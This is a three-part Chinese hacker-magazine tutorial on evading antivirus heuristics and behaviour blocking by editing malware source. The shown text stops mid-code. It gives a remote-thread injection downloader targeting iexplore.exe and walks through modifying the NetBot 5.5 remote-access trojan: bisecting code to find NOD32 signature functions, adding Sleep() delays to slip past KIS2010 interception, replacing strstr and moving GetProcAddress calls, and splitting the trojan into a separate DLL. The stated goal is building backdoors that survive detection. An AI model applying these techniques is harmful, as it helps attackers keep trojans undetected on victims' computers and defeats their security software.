动态指令翻译使得运行时开销巨大,因此导致TEMU的运行时开销也非常大。但是这种性能瓶颈不会影响动态污点分析技术的有效性和发展前景,因为终会有方法极大地降低运行时开销的。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:无
关键词:免杀、启发杀毒、主动防御



反高启发与反主动防御之路——基于源码的免杀技术(上)

文/ 闪亮的心

很早就想写这样一篇文章,可一直有些细节问题没有弄清楚。在请教了众多高手后,终于整理出了本篇系列文章。其中上篇主要讲述启发式杀毒和主动防御的原理以及特点;中篇讲述如何定位启发式杀毒以及主动防御的真正代码;下篇则主要讲解如何绕过启发式杀毒及主动防御。

高启发与主动防御虽然都是基于函数的拦截技术,但在查杀过程中有着很大的区别。高启发采用静态反汇编的技术来分析函数执行模块。根据函数模块的具体执行流程来判断一些敏感函数是否有违规操作。而主动防御则是Hook一些敏感API,在程序执行过程中,对于非信任列表中的程序调用敏感API的行为进行监控,如果API的调用行为符合黑客程序的流程,则进行拦截。比如某程序通过URLDownLoadToFile在后台下载EXE程序。高启发是在检查程序文件的时候发现有URLDownLoadToFile这个函数,如果此函数下载的是EXE文件直接则进行查杀;而对于主动防御则是当程序运行到调用URLDownLoadToFile的时候进行动态拦截。对于两种截然不同的杀毒方式,我们逐个进行简单的分析。

首先来了解下高启发,事实上大多数人对于高启发的认识存在这样一个误区,就是认为高启发的病毒特征是定位在程序输入表上。我们来换位思考,对于API来说,并没有具体分类使用说明,有的必须用于后门程序,有的必须用于正常软件。这显然不合乎逻辑,那么高启发究竟是怎么判断的呢?

例如我们通过传统定位方式在定位某个木马的NOD32特征的时候,经常会定位到kernel32.dll这个字符串上面,但是所有程序的输入表信息里几乎都有kernel32.dll这串字符,那么显然NOD32不是只看到kernel32.dll这个字符串就进行查杀的。而对于一个木马文件的免杀来说,一般我们只关心.text这个节段,因为它是由编译器产生,存放整个程序执行流程的二进制代码,也是所有杀毒软件分析的对象。NOD32的算法非常特别,虽然是从.text段查询特征代码,但最终定位是通过分析算法定位到了输入表函数上(这样做很有好处,如果修改了输入表的函数,比如以填充的方式修改,那么当程序执行到调用相关函数的相关位置时,必然无法执行,因

为函数已经被你填充掉了,不能执行的后门程序自然无害。而通过移位等方式改变函数位置,却无法达到免杀的目的,因为NOD32定位输入表的算法是根据PE文件的一个名为IMAGE_DATA_DIRECTORY的结构体来获取输入表函数位置的,而不是传统的RVA对应的机器指令为特征码)。简单地说,NOD32首先是定位.text段的函数执行指令,然后查找PE文件的结构体信息,最后定位输入表字符串,从而完成整个定位过程,这样做的好处是,可以使文件定位器变得非常难用。那么NOD32究竟是如何在.text段里查找特征码的呢?

对于传统杀毒软件来说,一般特征码的提取是根据相对虚拟地址对应的机器码进行查杀,假设某木马文件的地址(这里说的是文件地址,要和内存地址加以区分)0x00006836处对应的机器指令为B4,为某杀毒软件的病毒特征(当然,实际情况为了避免误杀,杀毒软件一般会选取更长的机器指令,这里选取一个字节只是为了演示说明)。杀毒软件在查杀的时候就会判断每个文件0x00006836处的机器指令是不是B4,如果是,则查杀;如果不是,则为正常文件。但是NOD32的高启发则略有不同,选取的是API调用指令的机器码作为特征匹配码。

例如system("command.com")是用来开启一个DOS对话框的函数,首先系统会把cmmand.com这串字符压进堆栈,这时堆栈指针ESP就会指向栈顶,也就是command.com的地址,接着系统又会把函数system的地址放进寄存器EAX当中,假设system的地址为0x7801AFC3,最后由"EIP CALL EAX"完成整个函数的执行过程。假设NOD32把system函数认定为危险函数,它可能就会把"MOV EAX,7801AFC3h"所对应的机器指令"B8 C3 AF 01 78"作为特征码在整个.text段进行匹配(也有可能是"CALL EAX",但是要判断EAX存放的函数地址),如果发现执行流程危险则报警删除。当然实际情况要比这复杂,NOD32的启发函数库是多种函数的组合。当扫描文件时,则对PE文件的.text段进行匹配。如果碰到后门特征函数组合,则进行查杀。说白了,一句话,所谓高启发也就是函数执行过程的机器码匹配。再简单点,就是机器指令字符串的多重匹配。

接下来,我们来做一个实验来验证结论的正确性。远程线程注入技术是现今比较流行的后门隐藏及穿墙技术,比如灰鸽子就通过远程注入来插入IE,从而达到隐藏自身和穿墙目的。我们简单配置一个远程注入的下载者来说明这一问题,其主要代码如下:

```
//省略定义结构体以及部分函数
Bool InjectIE(DWORD ProcessID)
{
if(EnableDebugPriv(SE_DEBUG_NAME))
//调整自身权限为DEBUG权限
return FALSE;
}
HANDLE Handle = OpenProcess(PROCESS_ALL_
ACCESS,FALSE, ProcessID);
//这里PROCESSID为iexplore.exe
If(Handle == NULL)
return FALSE;
void *pRemoteThread= VirtualAllocEx(Handle, 0,
1024*4, MEM_COMMIT|MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
//申请内存空间
If(pRemoteThread == NULL)
return FALSE;
if (!WriteProcessMemory(Handle,pRemoteThread,&DL
thread,1024*4,0))
return FALSE;
//把远程线程写入内存,Dlthread为一个下载者线程
//初始化结构体并写入内存,省略
HANDLE hThread ;
hThread= CreateRemoteThread
(hWnd,0,0,(LPTHREAD_START_ROUTINE)
pRemoteThread,pRemoteData ,0,0);
Return true;
}
```

以上代码就是一个典型的插入IE进程下载者的基本框架,假设我们在主函数内添加一些垃圾代码,例如"HANDLE m_handle = GetCurrentProcess();CloseHandle(m_handle);"等类似代码,那么相对于.text段的二进制代码都会发生改变(比如原来0x00006836对应的机器指令使B4,那么现在就有可能变成A3或者其他什么)。如果在做杀毒软件的表面杀毒测试的话,会惊奇地发现以前报毒的程序现在已经不报了。但对于NOD32则不然,它会提示"未知PE病毒",这时候无论我们怎么移动函数或者添加代码,结果依然不变。如果做这样的测试,我们将URLDownloadToFile和CreateRemoteThread注

释掉,再编译查杀,发现NOD32已经不报毒了;同样,如果把WinExec和CreateRemoteThread注释掉,一样不报毒。由此可见,NOD32的高启发主要是采用函数组合匹配的方式来进行查杀。如果要逃避高启发的查杀,要么改变函数的使用序列,要么保护.text段不被反编译。前者,我会在后面的文章着重讲解,这里说下后者。如何保护程序不被反编译?毫无疑问要使用保护壳,其实壳的作用就是对PE文件按照某种算法进行加密或压缩,当程序在运行的时候,再由壳程序进行解密释放。那么对于NOD32这样启发杀毒的杀毒软件来说,如何高效地脱壳就是其面临的最大问题。但是随着微软逐渐面向一些大企业开源Windows代码,或许脱壳难的问题将会极大地得到改善,同样也会逐渐淘汰现在普遍使用的加壳改壳法过高启发。

在分析完高启发的杀毒模式后,接下来我们来分析主动防御。主动防御和高启发不同,高启发是通过仿真技术对PE文件进行查杀,而主动防御则是在PE文件执行的过程中,进行 动态查杀。如果某个非信任的PE文件在执行过程中有某些敏感行为(调入了某些危险函数)就进行拦截。简单说,就是动态查看线程调用某个API(比如CreateRemoteThread)的控制流路径。

虽然主动防御在当今被称为行为拦截技术,但本质上来说,还是特征码查杀,只不过由传统文件特征查杀转变为在执行过程中进行函数特征查杀,其实现过程就是HOOK了它认为危险的API,当然并不是所有的敏感API调用都要进行拦截。在Windows 32位平台下,系统会为每一个进程空间分配4GB的可访问地址。在实际调用中,系统会根据进程需要通过内核来分配实际物理地址。那么在有限的系统资源下,主动防御不可能监控每一个系统进程。

以KIS2010为例,当一个程序在实际执行的过程中,KIS2010会首先判定其是否为许可程序。比如"添加到信任列表中的程序"或者是否具有"数字签名"的程序,如果是此类程序,则放行;如果不是,则进行监控。当监控中的程序调用了相关监视中的API时,则进一步分析判定,如果判定危险,则进行拦截。

如果要突破主动防御,首先要做到的就是定位主动防御的特征代码,更明确的说是定位主动防御的拦截函数。一般来说,主动防御是HOOK SSDT表的相关函数,如果查询的话,都会使用ARK(Anti Root Kits)工具来进行查询,但对于不熟悉内核的程序员来说,很难将Ring0下的某个API对应到Ring3下的API。再者,对于未文档化的函数来说,通常需要逆向工程来分析其具体执行流程。如果是单纯定位主动防御的具体函数的话,通过延迟触发未尝不是一种比逆向工程更为简单快捷的方法。

我们知道,现在所有的主动防御都会拦截CreateRemoteThread(),那么对于上面的代码段,我们做如下处理。

```
//省略定义结构体以及部分函数
//把远程线程写入内存,Dlthread为一个下载者线程
//初始化结构体并写入内存,省略
HANDLE  hThread ;
Sleep(5000);  //做延迟触发
hThread= CreateRemoteThread
(hWnd,0,0,(LPTHREAD_START_ROUTINE)
pRemoteThread,pRemoteData ,0,0);
Return true;
}
```


我们在CreateRemoteThread()前加入Sleep(5000),也就是说在程序执行完5秒后再创建远程线程,这时候你会惊奇地发现,改动前与改动后主动防御提示有了很大的变化。改动前是杀毒软件立即弹出了主动防御拦截提示,而改动后,主动防御的提示大概会在程序启动5秒后弹出。如果熟悉WINDBG或者SOFTICE的朋友更可以对CreateRemoteThread()加入断点再跟踪。这时候很容易发现,主动防御是在程序执行过程中进行动态拦截的。换句话说,假设CreateRemoteThread()前面没有主动防御拦截的相关函数的话,那么在程序执行到达CreateRemoteThread()之间的函数已经全部被执行过了。基于此点,如果合理利用Sleep这个函数的话,我们可以使得一个程序分时进行,在函数被拦截前做很多小动作,如果小动作做得够巧妙,未必不能实现我们的目的。

综合两种方法来看,未来杀毒软件势必有将两者结合的趋势,从KIS2010就能看得出来。启发式杀毒速度快,准确率高,但是受到反调试和

保护壳的影响;而主动防御则有及时防御、保护性强的特点,但是系统占用率过高、程序执行缓慢以及函数执行过程分析难的缺陷,二者相结合的话,就能实现优势互补。所以在编写后门程序的时候,我们就应当采用"先表面、再启发、后主动"的思路。

前置知识:无
关键词:免杀、启发杀毒、主动防御

反高启发与反主动防御之路——基于源码的免杀技术(中)



文/ JKS 闪亮的心

如果问一个程序员最讨厌的事情是什么?绝大多数都会回答"修改程序"。任何程序哪怕只是修改一个很小的地方,都很有可能会对程序全局代码进行修改。对于修改源代码来实现过主动防御和高启发,也是一件很繁琐的事情。本文我将主要讲解如何通过修改源代码来定位启发杀毒和主动防御真正的特征码。

虽然加壳改壳非常适合逃避高启发的查杀,但对于某些DLL木马则不能进行加壳处理。因为加壳后的D L L通常会因为代码被加密而导致主控端的配置信息无法写入。比如时下比较流行的NetBot(后面的文章全部简称NB)就属于此类木马。而N B的5.5版除了D D O S部分的代码没有放出以外,其余部分是完全开源的。因此下面就以N B5.5为例,来讲解如何通过修改代码来定位高启发以及主动防御真正的特征码。

由于NB5.5是通过替换BITS服务或svchost启动来实现自启动的。其中ServiceMain函数中的RuningThread负责启动整个木马的工作线程。在这里我们做个小实验,将CreateThread这句代码注释,当然注释的时候需要在CreateThread上方加入"HANDLE hThread;",否则在编译的过程中,后面的函数就会找不到hTread这个变量而报错。

```
void __stdcall ServiceMain(DWORD dwArgc,
wchar_t* argv[])
{
...
HANDLE hThread;
//HANDLE hThread = CreateThread(NULL,NUL
L,RuningThread,NULL,NULL,NULL);
WaitForSingleObject(hThread, INFINITE);
CloseHandle(hThread);
...
}
```

这时候编译一下,将生成的D L L文件由N O D32进行查杀,会惊奇地发现N O D32已经不查杀了。80%的人都会认为CreateThread就是N O D32的特征函数。我们先看一下注释CreateThread前和注释后 DLL文件的大小,注释前是51.5K B,注释后只有32K B,这是因为编译器在编译代码的时候只对有效函数的执行过程进行编译,而不是对函数的所有内容进行编译。例如以下代码:

```
For(int i=0;i<5;i++)
{
Printf("this is a test");
If(i == 3)
Break
If(i >3)
Printf("this is a error");
}
```

以上这段简单程序在编译后,"this is a error"是不会出现在生成的PE文件中的,因为当i等于3的时候循环就已经结束了,而"Printf("this is a error");"是永远得不到执行的。那么在我们注释掉CreateThread函数后,由于CreateThread不能被执行,后面的相关函数因为中断了函数的后续执行代码,就不会被编译进PE文件中。所以这将导致真正的特征代码函数被错误的忽略掉。我们进一步观察CreateCreate所创建的线程函数RuningThread做了哪些事情。

```
DWORD _stdcall RuningThread(LPVOID lParam)
{
...
while(1)
{
GetIpAndPort();
HANDLE hThread = NULL;
hThread = CreateThread(NULL,NULL,ConnectThrea
d,NULL,NULL,NULL);
...
}
WSACleanup();
return 0;
}
```

对于RuningThread来说,其中GetIpAndPort()是用来获取主控端的连接IP和端口信息的。而这里的CreateThread是用来创建主连接线程的。这时候,我们先把GetIpAndProt放在一边,继续查看ConnectThread做了哪些动作。

```
DWORD _stdcall ConnectThread(LPVOID lParam)
{
...
switch(msgHead.dwCmd)
{
case CMD_FILEMANAGE:
{
CreateThread(NULL,NULL,FileManageThread,NULL,
NULL,NULL);
}
break;
case CMD_SCREENSTART:
{
//获取上线的Socket==DWORD
DWORD dwSock = msgHead.dwExtend1;
CreateThread(NULL,NULL,ScreenThread,(LPVOID)
dwSock,NULL,NULL);
}
break;
```

```
...
}
```

从switch(msgHead.dwCmd)开始,通过注释不难发现,整个远程控制的功能主体都在这里了,从文件管理到视频捕捉,可以说应有尽有。这里我们先将case CMD_FILEMANAGE到default:break(不包括default:break;)之间的代码注释掉。再编译就会发现,生成的DLL文件NOD32是不查杀的,也就是说,NOD32的特征代码是存在于具体功能的实现函数中。然后将case CMD_FILEMANAGE前的注释符号移动到case CMD_SCREENSTART前,这样就保证了FileManageThread被编译进PE文件,接着进行查杀,这时候NOD32就会报毒了,我们继续跟踪FileManageThread这个具体函数。在处理FileManageThread这个具体函数的时候,首先进行整体注释,只保留返回值就好,这样做的理由是可以判断到底特征代码是在FileManageThread中,还是创建这个函数的线程函数。因为针对主流的木马程序,很有可能CreateThread成为其特征函数。在经过NOD32再次查杀后,依然没有报毒,那么就能说明其某个特征函数存在于FileManageThread这个函数中。

接下来,依次将上注释符往下移动,逐步释放代码进行编译(每次释放2~3行代码为宜),一直到循环while(1)前都没有被NOD32查杀,而要定位循环中的代码,一定要将上下注释符放到整个循环中,否则循环就会因为括号不完整而产生编译报错。因此,将下注释符放在default前一行,上注释符放在case CMD_FILEDRIVER前,同处理ConnectThread一样,继续对循环函数进行跟进,每释放一个case消息,就对消息响应函数进行全部注释,然后将最上面的注释符号依次下移,注意,代码移动量不要过大,这时候会一直跟踪到case CMD_FILEDOWNSTART所对应的FileDownThread函数里。

```
DWORD _stdcall FileDownThread(LPVOID lParam)
{
typedef BOOL (WINAPI *pReadFile)(
HANDLE hFile,
LPVOID lpBuffer,
DWORD nNumberOfBytesToRead,
```

```
LPDWORD lpNumberOfBytesRead,
LPOVERLAPPED lpOverlapped
);
pReadFile MyReadFile = (pReadFile)
GetProcAddress(hInst, "ReadFile");
/*
//循环发送文件数据
while(dwDownFileSize > 0)
{
if (MyReadFile)
{
if( !MyReadFile(hDownFile, SendBuffer, 4096,
&dwBytes, NULL) )
break;
}
...
}
*/
}
```

用同样的方法进一步定位就会定位到MyReadFile这个函数上，在注释掉这个函数后，编译得到的PE文件和注释前编译得到的PE文件大小已经不会发生明显的变化了，这可以说明这里的MyReadFile就是NOD32高启发的真正特征函数了。而这里的MyReadFile是自定义的一个函数，它是ReadFile的动态载入函数，结合上下代码，ReadFile在木马里起到关键作用，其功能是负责读取文件的数据。如果不使用这个函数，那么势必引起被控端文件无法读取。如果针对MyReadFile进行修改的话，就需要实现和ReadFile同样功能的函数来进行替换。一般情况下使用C语言的库函数fopen打开以及通过fread进行读取，或者是自己用ASM实现ReadFile这个函数，这两种方法对于一般人来说，都相对比较麻烦，并且不容易掌握。我在上篇里曾经说到，NOD32高启发查杀是通过匹配函数组合实现的。在这里，MyReadFile并不容易修改，我们需要反向注释代码来找到另外一个特征函数。

首先要看一下MyReadFile的调用流程。MyReadFile是被FileDownThread调用，而FileDownThread是由FileManageThread的消息处理函数捕捉到CMD_FILEDOWNSTART来进行调用的。FileManageThread则是由ConnectThread的消息处理函数CMD_FILEMANAGE进行调用的。在反向注释的过程中，要保证MyReadFile被编译进PE文件，那么相关的调用函数则不能被注释，尤其是不要犯了一开始我所说的错误，人为造成程序中断而导致后面的相关代码不被编译。在一路逆向注释的定位下，在NB5.5中会定位到strstr这个函数，位于GetIpAndPort()中，而strstr是用作查找特征字符串的函数，如果要自己实现一个strstr的话，那么有点编程基础的人都能很轻松地做到。在修改完相关代码后，继续下一个消息处理函数的注释就好，接下来就是耐心问题了。具体处理方法在下篇会详细讲到。


在解决了启发式杀毒的定位后，我们来解决主动防御的定位，主动防御是在非信任程序的运行中拦截敏感函数的执行来阻止恶意代码的运行。那么函数延迟触发则是定位主动防御的最好办法（事实上主动防御要比高启发要简单，因为其拦截的函数就那么几个，在有经验后，可以直接跳过定位主动防御特征代码这一环节。）。这里和定位启发杀毒的区别就是需要自己加入延迟触发函数以及不需要反向定位。对于NB5.5，我们做如下定位：

```
void __stdcall ServiceMain(DWORD dwArgc,
wchar_t* argv[])
{
...
Sleep(5000);
HANDLE hThread = CreateThread(NULL,NULL,Ru
ningThread,NULL,NULL,NULL);
/*
WaitForSingleObject(hThread, INFINITE);
CloseHandle(hThread);
...
*/
}
```

在确保前面的函数没被主动防御拦截后，我们针对CreateThread进行延迟触发，然后将编译过的程序放到主动防御开启的杀毒软件上进行测试（这时候的木马必须是表面和启发都处理过的），然后运行，当运行后，大概到了触发事件，杀毒软件就会弹出拦截提示，那么就证明RuningThread里有被主动防御拦截的函数，我们就继续跟进RuningThread这个函数，同样进行

注释，惟一不同的就是，在对函数单个测试的时候，需要加入Sleep()函数来判断。好了，中篇就说到这里了，下篇将专门讲解如何处理定位到的函数。如果有对文章不明白的地方，欢迎大家来"黑防"论坛提问，我的黑防ID是"闪亮的心"。

前置知识：无
关键词：免杀、启发杀毒、主动防御



反高启发与反主动防御之路

——基于源码的免杀技术(下)

文/ JKS、闪亮的心

前两篇文章主要介绍了启发式杀毒和主动防御杀毒的特点，以及如何定位源代码中的特征码。本文我将详细讲解如何通过修改源代码来达到通过启发式杀毒以及躲避主动防御的方法。

在中篇里，我已经定位出N B5.5文件管理部分的两处特征码，并且定位到了两个具体函数，一个是位于FileDownThread中的MyReadFile，一个是GetIpAndPort中的strstr，修改的话有两种选择，要么替换ReadFilet动态加载的MyReadFile函数，要么是实现和strstr一样功能的函数。这里我选择替换strstr函数，并将新函数起名为MyStr，具体实现过程如下：

```
char *MyStr (const char *sl, const char *s2)
{
unsigned int i = 0;
if ( *sl == 0 )  //如果字符串sl为空
{
if ( *s2 )  //如果字符串s2不为空
return (char*)NULL;  //则返回NULL
return (char*)sl;  //如果s2也为空，则返回sl
}
while ( *sl ) //串sl没有结束
{
i = 0;
while ( 1 )
{
if ( s2[i] == 0 )
{
return (char*)sl;
}
if ( s2[i] != sl[i] )
break;
i++;
}
sl++;
}
return (char*)NULL;
}
```

几个非常简单的循环就实现了strstr的功能，具体就不多做解释了。这时候只要将GetIpAndPort中的"if(strstr(modify_data.strIPFile,"http")==NULL)"这句替换为"if(MyStr(modify_data.strIPFile,"http") == NULL)"就解决问题了。此时再编译DLL文件，发现NOD32已经不查杀了，同样也无损文件传输功能。在这里，还要强调一个问题，为什么strstr和ReadFile这两个函数成对出现，就成为了N O D32的组合特征码了呢？是不是只要有程序包含这两个函数就会被判定成病毒呢木马呢？

经过大量测试后，发现对于N O D32这

样的杀毒软件来说，有两种启发杀毒的方式，一种是通用组合函数。比如前面说到的URLDownloadToFile和WinExec不能成对出现，还有一种是流行木马模块组合函数，像NB5.5中的strstr和ReadFile就属于此类组合。任何一款木马都要具备符合本身特征的程序框架，也就是程序工作的流程。当一款木马被杀毒软件大量截获时，通常情况下有两种处理方式，要么定位多重特征码，从而给文件免杀带困难；要么采用特征框架函数，就好比分析此类木马的执行模块后，对这一模块本身特征函数进行定位。NOD32的病毒库就是基于此类方式实现的。虽然对于启发式杀毒很多人都喜欢使用动态载入的方式来实现免杀，但随着NOD32的多次升级，这一招现在已经变得不那么好用了。NOD32会从病毒库中的程序模块进行判断，如果出现LoadLibrary或者是GetProcAddress函数，则立即报毒，这也是NOD32在新版本中体现的特性之一。当然，这只是针对模块特征码而出现的特性，但是动态载入并非绝对不能使用。

我们先回到NB5.5没有替换掉strstr之前的代码，来观察下FileDownThread函数，在不注释MyReadFile的情况下，将GetProcAddress注释掉。

```
DWORD _stdcall FileDownThread(LPVOID lParam)
{
...
pReadFile MyReadFile;
//pReadFile MyReadFile = (pReadFile)
//GetProcAddress(hInst, "ReadFile");
...
Return 0;
}
```

这就是我说的二种情况，对于NB5.5来说，文件功能模块显然被NOD32进行了重点关照，而在查杀ReadFile的同时也将GetProcAddress当作模块特征函数，那么怎么来解决这个问题呢？毕竟，实现动态载入比实现替换函数要简单得多。

对于函数ReadFile来说，其调用者是FileDownThread，而FileDownThread的调用者是FileManageThread，最终调用FileManageThread的是ConnectThread中的处理函数捕捉到CMD_FILEMANAGE来创建线程实现的。那么，"case CMD_FILEMANAGE"就是ReadFile的调用源，同时也是启动文件模块的入口点。这就变得好办多了，既然不能在模块中使用GetProceAddress，那么我们在模块外使用即可，将动态载入的函数定义为全局变量，然后需要调用的时候，直接调用。换句话说，就是将MyReadFile函数的实现过程放到"case CMD_FILEMANAGE"之前，同时MyReadFile定义为全局变量，即可达到效果。虽然这能解决问题，但是牵涉到函数使用过后句柄释放一系列问题，所以并不推荐此类方法。表面上看，不会产生多大的问题，但是实际上，将可能造成客户端内存占用过大或者内存泄露。

无论是函数替换也好，或者是函数动态载入也罢，对于流行木马的源代码修改来说，都存在一个弊端，就是流行木马的查杀规则。起初木马的免杀都是基于修改木马文件某几个汇编指令而实现的。为了针对这种木马的变异方法，杀毒软件也采用确定木马主体框架后不断定位木马新的特征码而进行查杀的方法，比如瑞星公司就采用此类方法。那么，针对木马框架查杀来说，显然简单的函数替换或者是动态载入达不到修改主体框架的效果。为了使自己免杀出来的木马存活更长的时间，势必要对木马基本框架做一定的修改。一般我个人是采用模块分离以及修改主进程函数启动方式的技术来进行处理。以NB5.5来说，如果我修改了CreateThread创建主控线程的启动方式，那么无疑等于修改了整个木马的运行框架。

```
void __stdcall ServiceMain(DWORD dwArgc,
wchar_t* argv[])
{
...
TellSCM( SERVICE_START_PENDING, 0, 1 );
TellSCM( SERVICE_RUNNING, 0, 0 );
//Run My Main Code============
HANDLE hThread = CreateThread(NULL,NULL,RuningThread,NULL,NULL,NULL);
...
}
```

在这里，我将RuningThread之后所包含的所有代码重新封装成一个新的DLL文件，并把RuningThread做成导出函数，供其他DLL或者EXE调用，这很容易实现。然后修改ServiceMain

启动主线程的方式。假设新生成的DLL文件取名为Remote.dll，主控线程函数名字不变，那么就在ServiceMain中做以下变换。

```
void __stdcall ServiceMain(DWORD dwArgc,
wchar_t* argv[])
{
...
TellSCM( SERVICE_START_PENDING, 0, 1 );
TellSCM( SERVICE_RUNNING, 0, 0 );
//Run My Main Code=============
Typedef (WINAPI * MyRuningThread) (LPVOID
lParam);
HINSTANCE hInstance = LoadLibrary("Remote.dll");
MyRuningThread MainThread =
MyRuningThread ()GetProcAddress(hInstance,"Runi
ngThread");
MainThread(0);
//HANDLE hThread = CreateThread(NULL,
//NULL,RuningThread,NULL,NULL,NULL);
...
}
```

同时还要修改一下生成程序，当然这很简单。这样，我们就从函数的加载方式上改变了整个木马模块的运行结构。接下来再做代码定位，将变得非常轻松。但是模块修改也是源代码免杀中最难的一个环节，因为要做到这步，需要读懂整个程序的结构才可以做比较大的变动。

接下来，我们来解决主动防御，主动防御细分的话分为两种主动防御，一种是基于敏感函数监控主动防御，比如瑞星、江民的主动防御就偏向此类，另外一种是基于防火墙拦截式的主动防御，主要是判断非认证程序是否有网络连接行为，如果有则进行拦截，比如KIS2010就属于此类。对于瑞星、江民的主动防御，定位方法在中篇中已经提到过，而过瑞星、江民的主动防御主要是采用函数替换法来实现的。由于在启发式杀毒已经讲解了如何替换函数，这里就不多做说明了。现在主要来说明如何通过KIS2010的主动防御，首先我们先写一个无害的函数。

```
int main(int argc, char* argv[])
{
WSADATA wsaData;
WORD sockVersion = MAKEWORD(2, 2);
WSAStartup(sockVersion, &wsaData);
SOCKET m_Listen = socket(AF_INET, SOCK_
STREAM, IPPROTO_TCP);
sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_port = htons(4000);
